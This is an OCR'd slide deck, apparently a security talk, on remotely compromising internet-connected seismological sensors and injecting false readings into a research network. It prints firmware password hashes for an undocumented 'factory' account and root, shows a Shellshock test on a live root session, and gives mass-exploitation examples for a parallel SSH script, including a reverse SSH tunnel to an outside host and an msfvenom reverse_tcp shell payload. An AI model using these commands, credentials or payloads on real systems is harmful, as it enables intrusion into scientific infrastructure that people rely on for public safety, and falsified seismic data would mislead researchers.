"scaning results human.txt" 74L, 3812C                                                                                           1,1          Top
```

TELNET, SSH AND HTTP


DISCOVERY

SERVICE ENUMERATION

APPLICATION LAYER TESTING

# Screenshots of the Web Application:


Execute ./screenshot-ips.py




/images.html?%fghfghfgh

# ATTACK & PENETRATION

jamesjara



## Jetty Server



[redacted]/pages/taurus/configuration/configuration.page?newbread=true&pageTitle=Configuration

A problem occurred in the page: http:// [redacted] /pages/taurus/configuration/configuration.page?newbread=true&pageTitle=Configuration

```
ca.nanometrics.web.controller.ControllerException: Problem invoking JSP
at ca.nanometrics.web.ActionServlet.invokeJsp(apollo.ppc)
at ca.nanometrics.web.ActionServlet.processRequest(apollo.ppc)
at ca.nanometrics.web.ActionServlet.doGet(apollo.ppc)
at javax.servlet.http.HttpServlet.service(apollo.ppc)
at javax.servlet.http.HttpServlet.service(apollo.ppc)
at org.mortbay.jetty.servlet.ServletHolder.handle(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler$CachedChain.doFilter(apollo.ppc)
at ca.nanometrics.apollo.taurus.ui.SplashFilter.doFilter(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler$CachedChain.doFilter(apollo.ppc)
at ca.nanometrics.web.NoCacheFilter.doFilter(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler$CachedChain.doFilter(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler.dispatch(apollo.ppc)
at org.mortbay.jetty.servlet.ServletHandler.handle(apollo.ppc)
at org.mortbay.http.HttpContext.handle(apollo.ppc)
at org.mortbay.http.HttpContext.handle(apollo.ppc)
at org.mortbay.http.HttpServer.service(apollo.ppc)
at org.mortbay.http.HttpConnection.service(apollo.ppc)
at org.mortbay.http.HttpConnection.handleNext(apollo.ppc)
at org.mortbay.http.HttpConnection.handle(apollo.ppc)
at org.mortbay.http.SocketListener.handleConnection(apollo.ppc)
at org.mortbay.util.ThreadedServer.handle(apollo.ppc)
at org.mortbay.util.ThreadPool$PoolThread.run(apollo.ppc)
Caused by: javax.servlet.ServletException: init
at org.mortbay.jetty.servlet.ServletHolder.getServlet(apollo.ppc)
at org.mortbay.jetty.servlet.ServletHolder.handle(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler.dispatch(apollo.ppc)
at org.mortbay.jetty.servlet.Dispatcher.dispatch(apollo.ppc)
```


ATTACK & PENETRATION

jamesjara


DISCOVERY
SERVICE ENUMERATION
APPLICATION LAYER TESTING

# Firmware Analysis:

Backdoor!
Factory user is not in official documentation.



```
bash-2.05# ls
apollo                  hb.ppc                  seqNum.ttl
authModel.ttl.template  ide                     users.txt.template
cf                      logs                    web
config.ttl              ppcFirmwareInfo.txt
fonts                   run
bash-2.05# cat users.txt.template
#Thu Apr 21 11:31:38 EDT 2005
factory=ab40e3a688fb876bc6654154faa3f1374add256d8a8e0be63a78aedcd3fe1a7b
central=feb53ff4ee0cc36dbd6a380b76a90fb47bbe947257086138d68b14c31686f6ef
tech=836640b4e77a7df2d37e4c4c819a064d066deb325e7edfa7b89f6084e1b5ff16
user=b48e983ac6085499425387443300a5f8318533bc7f0cf6cc29b2ab8c532f5ca3
bash-2.05#
bash-2.05#
bash-2.05#
bash-2.05# cd ..
bash-2.05# ls
buttons     set_serial  taurus      taurus_B
fbdemo      spi_test    taurus_A
```




```
bash-2.05# cat passwd
root:$1$SB83vC7s$deeiruFYJc0NkLBYIUX090:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
news:*:9:13:news:/etc/news:
uucp:*:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
gopher:*:13:30:gopher:/var/gopher:/sbin/nologin
ftp:*:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:*:99:99:Nobody:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/bin/false
httpd:x:49:49:HTTP Daemon:/home/httpd:/bin/false
sshd:*:95:95:sshd:/var/sshd:/sbin/nologin
```

# Ok , now we are root so .. What’s next ?


```
ladi@vladi-laptop:/$ ls
in  boot  cdrom  control-  de                initrd.img  lib  lost+found  media  mnt  opt  prefs.js  proc  root
sbin  srv  sys  tmp  tools  usr  var  vmlinuz
vladi@vladi-laptop:/$ uname -a
Linux vladi-laptop 2.6.24-24-generic #1 SMP Sat Aug 22 01:06:14 UTC 2009 i686 GNU/Linux
vladi@vladi-laptop:/$ apt-get moo
         (__)
         (oo)
   /------\/
  / |    ||
 *  /\---/\
    ~~   ~~
...."Have you mooed today
vladi@vladi-laptop:/$ pytho
Python 2.5.2 (r252:60911,      009, 15:
[GCC 4.2.4 (Ubuntu 4.2.4-          on lin
Type "help", "copyright",        s" or "l      e" for mo       forma
>>> exit()
vladi@vladi-laptop:/$ perl

vladi@vladi-laptop:/$ sysinfo &
[1] 12438
vladi@vladi-laptop:/$ sudo su
[sudo] password for vladi:
root@vladi-laptop:/# ls
bin  boot  cdrom  control-  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt  opt  prefs.js  proc  root
sbin  srv  sys  tmp  tools  usr  var  vmlinuz
root@vladi-laptop:/# pwd
/
root@vladi-laptop:/# whoami
root
root@vladi-laptop:/#
```

Vladimir Kolev



# Shellshock:

Testing.. you know..
PWD!!  Shellshock!




```
backbox@backbox:~$ ssh root@[redacted]
^C
backbox@backbox:~$ ssh root@[redacted]
root@[redacted]'s password:
bash-2.05#
bash-2.05#
bash-2.05#
bash-2.05#
bash-2.05# whoami
root
bash-2.05# uname -a
Linux 192.168.13.100 2.4.24-NMX-TAURUS-1.2.5-CF #3 Wed Dec 16 15:30:47 EST 2009
ppc unknown
bash-2.05#
bash-2.05#
bash-2.05# x='() { :;}; echo VULNERABLE' bash -c :
VULNERABLE
bash-2.05#
bash-2.05#
bash-2.05#
bash-2.05# cd ..
bash-2.05# cd home/
bash-2.05# ls
buttons     set_serial  taurus      taurus_B
```


Take a malicious user perspective
to protect YOUR data.

# ATTACK & PENETRATION

jamesjara



## Man in the Middle



*Exploiting and attacking a seismological network... remotely*


Attacker
Internet
Broadband sensor connected to the ineternet
ssh
web server
Data acquisition/research center - seismological network owner

Several attack vectors can compromise the security of a broadband sensor used to measure the seismological activity in a specific geo-spatial area (ex.ground,sea).

The problem is :


This devices are connected to the public internet

We're going to demonstrate in a real attack scenario how we can take control REMOTELY of one of this devices and modify the data sent to the acquisition network in order to inject a false positive in the seismological network research.



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          np version           |           pcketsize           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| metaSequence    |     Sequence Number   |         starttime     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                      Originate Timestamp                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Latitude   |     Longitude        |        Altitude         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                         DataSource                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

## ATTACK & PENETRATION



DISCOVERY

SERVICE ENUMERATION

APPLICATION LAYER TESTING

EXPLOIT

POST EXPLOITATION

# Massive Exploiting of the Seismological Networks:

Disclaimer: please do not try to brake  the network, scientist use network to save hundreds of lives, our lives.

**Before using the script**

- Disable your SSH HOST KEY CHECKING feature
- Tunneling/proxying chain

**Executing massive process:**

- Load txt file with the targeted ips
- execute ./parallel-ssh-tauros.py and we are in.!

ATTACK & PENETRATION

jamesjara

DISCOVERY
SERVICE ENUMERATION
APPLICATION LAYER TESTING
EXPLOIT
POST EXPLOITATION

# Massive Exploiting of the Seismological Networks:

**More examples:**

```
./parallel-ssh-tauros.py -t targets.txt -c uname
./parallel-ssh-tauros.py -t targets.txt -c  “x='() { :;}; echo restart' bash -c :"
./parallel-ssh-tauros.py -t targets.txt -c “ssh -NR 3333:localhost:22 user@yourhost”
./parallel-ssh-tauros.py -t targets.txt -c “msfvenom -a x86 --platform linux -p
linux/x86/shell/reverse_tcp LHOST=1.............”
```

DISCOVERY
SERVICE ENUMERATION
APPLICATION LAYER TESTING
EXPLOIT
POST EXPLOITATION

# ./parallel-ssh-tauros.py clean

